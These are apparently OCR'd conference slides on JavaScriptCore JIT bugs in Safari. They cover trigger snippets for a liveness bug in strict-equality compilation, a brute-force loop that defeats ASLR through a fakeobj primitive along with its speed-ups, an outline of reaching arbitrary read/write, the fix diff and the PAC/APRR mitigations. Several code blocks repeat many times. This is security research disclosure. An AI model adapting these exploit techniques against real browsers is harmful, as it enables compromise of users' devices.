
* The info leak from Bug 1 - Reg Spill
* The arbitrary dereference from Bug 2 - NaN Bug
* Enough primitives to get code execution
* Bug 1 gets fixed by Apple pretty quickly

Bug 2 - NaN Bug

We've got:

* The info leak from Bug 1 - Reg Spill
* The arbitrary dereference from Bug 2 - NaN Bug
* Enough primitives to get code execution
* Bug 1 gets fixed by Apple pretty quickly

Quick recap 2



Bug 3

Liveness issue

* A differential bug
* Probably an incorrect liveness tracking issue

Bug 3 - Liveness issue

* Issue when recovering a virtual register from DFG -> Baseline
* Value of a variable in Baseline was set to undefined
* DFG misjudged liveness of a virtual register
* Did not look like an interesting case

```
const arr = [Math.max, 0xfefefefen];
for (let v154 = 0; v154 < 0x45; v154++) {
  opt(arr)
}
```

```
function opt(v51) {
for (let i=0;i<2;i++) {
  let v62 = v51[i];
  switch (v62) {
    case v62:
      break;
    case 0x1337:
      function notCalledButCompiled1() {
        return v62;
      }
      break;
    case v62:
      v28++;
    }
  }
```

Bug 3 - CompareStrictEqual - Compilation


```
D@37:< 2:loc6> CompareStrictEq(Check:Untyped:D@27,
Check:Object:D@34, Boolean|PureInt, Bool, Exits, bc#17, ExitValid)

0x7f98d21d4080: test r15, rax
0x7f98d21d4083: jnz 0x7f98d21d41ae
0x7f98d21d4089: cmp byte ptr [rax+0x5], 0x17
0x7f98d21d408d: jb 0x7f98d21d41c4
0x7f98d21d4093: cmp rax, rdx
0x7f98d21d4096: setz sil
0x7f98d21d409a: movzx esi, sil
0x7f98d21d409e: or esi, 0x6
```


Bug 3 - CompareStrictEqual

Strict equality (===)

The **strict equality (`===`)** operator checks whether its two operands are equal, returning a Boolean result. Unlike the equality operator, the strict equality operator always considers operands of different types to be different.


https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/Strict_equality

Bug 3 - CompareStrictEqual - Compilation





```
D@37:< 2:loc6> CompareStrictEq(Check:Untyped:D@27,
Check:Object:D@34, Boolean|PureInt, Bool, Exits, bc#17, ExitValid)

0x7f98d21d4080: test r15, rax
0x7f98d21d4083: jnz 0x7f98d21d41ae
0x7f98d21d4089: cmp byte ptr [rax+0x5], 0x17
0x7f98d21d408d: jb 0x7f98d21d41c4
0x7f98d21d4093: cmp rax, rdx
0x7f98d21d4096: setz sil
0x7f98d21d409a: movzx esi, sil
0x7f98d21d409e: or esi, 0x6
```

Bug 3 - CompareStrictEqual - Compilation





```
D@37:< 2:loc6> CompareStrictEq(Check:Untyped:D@27,
Check:Object:D@34, Boolean|PureInt, Bool, Exits, bc#17, ExitValid)

0x7f98d21d4080: test r15, rax
0x7f98d21d4083: jnz 0x7f98d21d41ae
0x7f98d21d4089: cmp byte ptr [rax+0x5], 0x17
0x7f98d21d408d: jb 0x7f98d21d41c4
0x7f98d21d4093: cmp rax, rdx
0x7f98d21d4096: setz sil
0x7f98d21d409a: movzx esi, sil
0x7f98d21d409e: or esi, 0x6
```

Bug 3 - CompareStrictEqual - Compilation




Bug 3 - CompareStrictEqual - Compilation

```
D@37:< 2:loc6> CompareStrictEq(Check:Untyped:D@27,
Check:Object:D@34, Boolean|PureInt, Bool, Exits, bc#17, ExitValid)

0x7f98d21d4080: test r15, rax
0x7f98d21d4083: jnz 0x7f98d21d41ae
0x7f98d21d4089: cmp byte ptr [rax+0x5], 0x17
0x7f98d21d408d: jb 0x7f98d21d41c4
0x7f98d21d4093: cmp rax, rdx
0x7f98d21d4096: setz sil
0x7f98d21d409a: movzx esi, sil
0x7f98d21d409e: or esi, 0x6
```



Brute Force!



Exploitation

Bypassing ASLR with Bigint comparisons

* ASLR bruteforce in 2022

ASLR Brute Force In 2022

```
function compare(a1, a2) {
  return a1.x === a2.x;
}

let a1 = {x: 0x1337};
let a2 = {x: {}};

// JIT compile the compare function
for (let i=0; i<0x1000; i++) {
  compare(a1, a2)
}

let addr = 0n;
let fake = {x: 0x1337};
let toLeak = {x: {}};


for (let i=0n; i<0xffffffffn; i+=1n) {

  // Trigger the bug to get a fake object at `current_address`
  let current_address = addr+i;
  fake.x = fakeobj(current_address);

  let result = compare(fake, toLeak);

  if (result) {
    // Result is true. The brute force succedded.
    print("Leaked address @ " + current_address);
    return 0;
  }
}
```

Function for the checking

ASLR Brute Force In 2022

```
function compare(a1, a2) {
  return a1.x === a2.x;
}

let a1 = {x: 0x1337};
let a2 = {x: {}};

// JIT compile the compare function
for (let i=0; i<0x1000; i++) {
  compare(a1, a2)
}

let addr = 0n;
let fake = {x: 0x1337};
let toLeak = {x: {}};


for (let i=0n; i<0xffffffffn; i+=1n) {

  // Trigger the bug to get a fake object at `current_address`
  let current_address = addr+i;
  fake.x = fakeobj(current_address);

  let result = compare(fake, toLeak);

  if (result) {
    // Result is true. The brute force succedded.
    print("Leaked address @ " + current_address);
    return 0;
  }
}
```

JIT the function

ASLR Brute Force In 2022

```
function compare(a1, a2) {
  return a1.x === a2.x;
}

let a1 = {x: 0x1337};
let a2 = {x: {}};

// JIT compile the compare function
for (let i=0; i<0x1000; i++) {
  compare(a1, a2)
}

let addr = 0n;
let fake = {x: 0x1337};
let toLeak = {x: {}};


for (let i=0n; i<0xffffffffn; i+=1n) {

  // Trigger the bug to get a fake object at `current_address`
  let current_address = addr+i;
  fake.x = fakeobj(current_address);

  let result = compare(fake, toLeak);

  if (result) {
    // Result is true. The brute force succedded.
    print("Leaked address @ " + current_address);
    return 0;
  }
}
```

toLeak.x contains the object pointer to be leaked

ASLR Brute Force In 2022

```
function compare(a1, a2) {
  return a1.x === a2.x;
}

let a1 = {x: 0x1337};
let a2 = {x: {}};

// JIT compile the compare function
for (let i=0; i<0x1000; i++) {
  compare(a1, a2)
}

let addr = 0n;
let fake = {x: 0x1337};
let toLeak = {x: {}};


for (let i=0n; i<0xffffffffn; i+=1n) {

  // Trigger the bug to get a fake object at `current_address`
  let current_address = addr+i;
  fake.x = fakeobj(current_address);

  let result = compare(fake, toLeak);

  if (result) {
    // Result is true. The brute force succedded.
    print("Leaked address @ " + current_address);
    return 0;
  }
}
```

Iterate over the possible address space

ASLR Brute Force In 2022


```
function compare(a1, a2) {
  return a1.x === a2.x;
}

let a1 = {x: 0x1337};
let a2 = {x: {}};

// JIT compile the compare function
for (let i=0; i<0x1000; i++) {
  compare(a1, a2)
}

let addr = 0n;
let fake = {x: 0x1337};
let toLeak = {x: {}};


for (let i=0n; i<0xffffffffn; i+=1n) {

  // Trigger the bug to get a fake object at `current_address`
  let current_address = addr+i;
  fake.x = fakeobj(current_address);

  let result = compare(fake, toLeak);

  if (result) {
    // Result is true. The brute force succedded.
    print("Leaked address @ " + current_address);
    return 0;
  }
}
```

ASLR Brute Force In 2022

ASLR Brute Force In 2022

```
function compare(a1, a2) {
  return a1.x === a2.x;
}

let a1 = {x: 0x1337};
let a2 = {x: {}};

// JIT compile the compare function
for (let i=0; i<0x1000; i++) {
  compare(a1, a2)
}

let addr = 0n;
let fake = {x: 0x1337};
let toLeak = {x: {}};


for (let i=0n; i<0xffffffffn; i+=1n) {

  // Trigger the bug to get a fake object at `current_address`
  let current_address = addr+i;
  fake.x = fakeobj(current_address);

  let result = compare(fake, toLeak);

  if (result) {
    // Result is true. The brute force succedded.
    print("Leaked address @ " + current_address);
    return 0;
  }
}
```

If compare returned true => win

ASLR Brute Force in 2022

* JSC Heap Pointers on mac were < 40 bit
* Still the brute force took over 2 hours
* Need to optimize the brute force

Brute Force Optimization

* Pointers are aligned to multiples of 8
  * The loop can iterate in multiples of 8
  * 8x improvement in perf
  * Still took ~15min
* Pointer aligned to page start will have 12 LSB as NULL
  * Safari - Web Workers!
  * Loop can now iterate in multiples of 0x1000
  * 0x1000x improvement in perf !
  * Takes about 2-3s now - perfect for exploitation

Brute Force Optimization

```
for (let i=0n; i<0xfffffffffn; i+=0x1000n) {
      let result = brute(i, toLeak);
      if (result) {
            // Result is true. The brute force succeeded.
            print("Leaked address @ " + current_address);
            return 0;
      }
}
```

Further Exploitation...

* We already have `fakeobj` from the bug
  * `fakeobj` - ability to convert C pointers to JS Reference
* We have a partial `addrof` from brute force
  * `addrof` - leak address of a JSObject
  * Partial can be made into full addrof with some heap manipulation
* Arb Read/Write can be achieved from here
  * Well documented publicly

DEMO

JSC NaN - Case study - Fix

```
81  void AssemblyHelpers::purifyNaN(FPRReg fpr)
82  {
83      MacroAssembler::Jump notNaN = branchIfNotNaN(fpr);
84      static const double NaN = PNaN;
85      loadDouble(TrustedImmPtr(&NaN), fpr);
86      notNaN.link(this);
87  }
```

```
@@ -4007,6 +4007,7 @@ void SpeculativeJIT::compileGetByValOnFloatTypedArray(
4007  4007          }
4008  4008
4009  4009          if (format == DataFormatJS) {
      4010  +           m_jit.purifyNaN(resultReg);
4010  4011            m_jit.boxDouble(resultReg, resultRegs);
4011  4012            jsValueResult(resultRegs, node);
4012  4013          } else {
```

Exploit mitigations

Current Safari mitigations


* PAC
* APRR

Exploit mitigations (pre-sbx)

* Pointer-Authentication-Codes (PAC)
  * Mostly for function calls
  * There's also data PAC
* APRR - prevents having a RWX page
  * R-X or RW-, never RWX.

Pointers in AArch64 (with authentication)

- PAC embedded in reserved pointer bits
  ... e.g. 15 bits with 48-bit VA without tagging
  ... leaving remaining bits intact

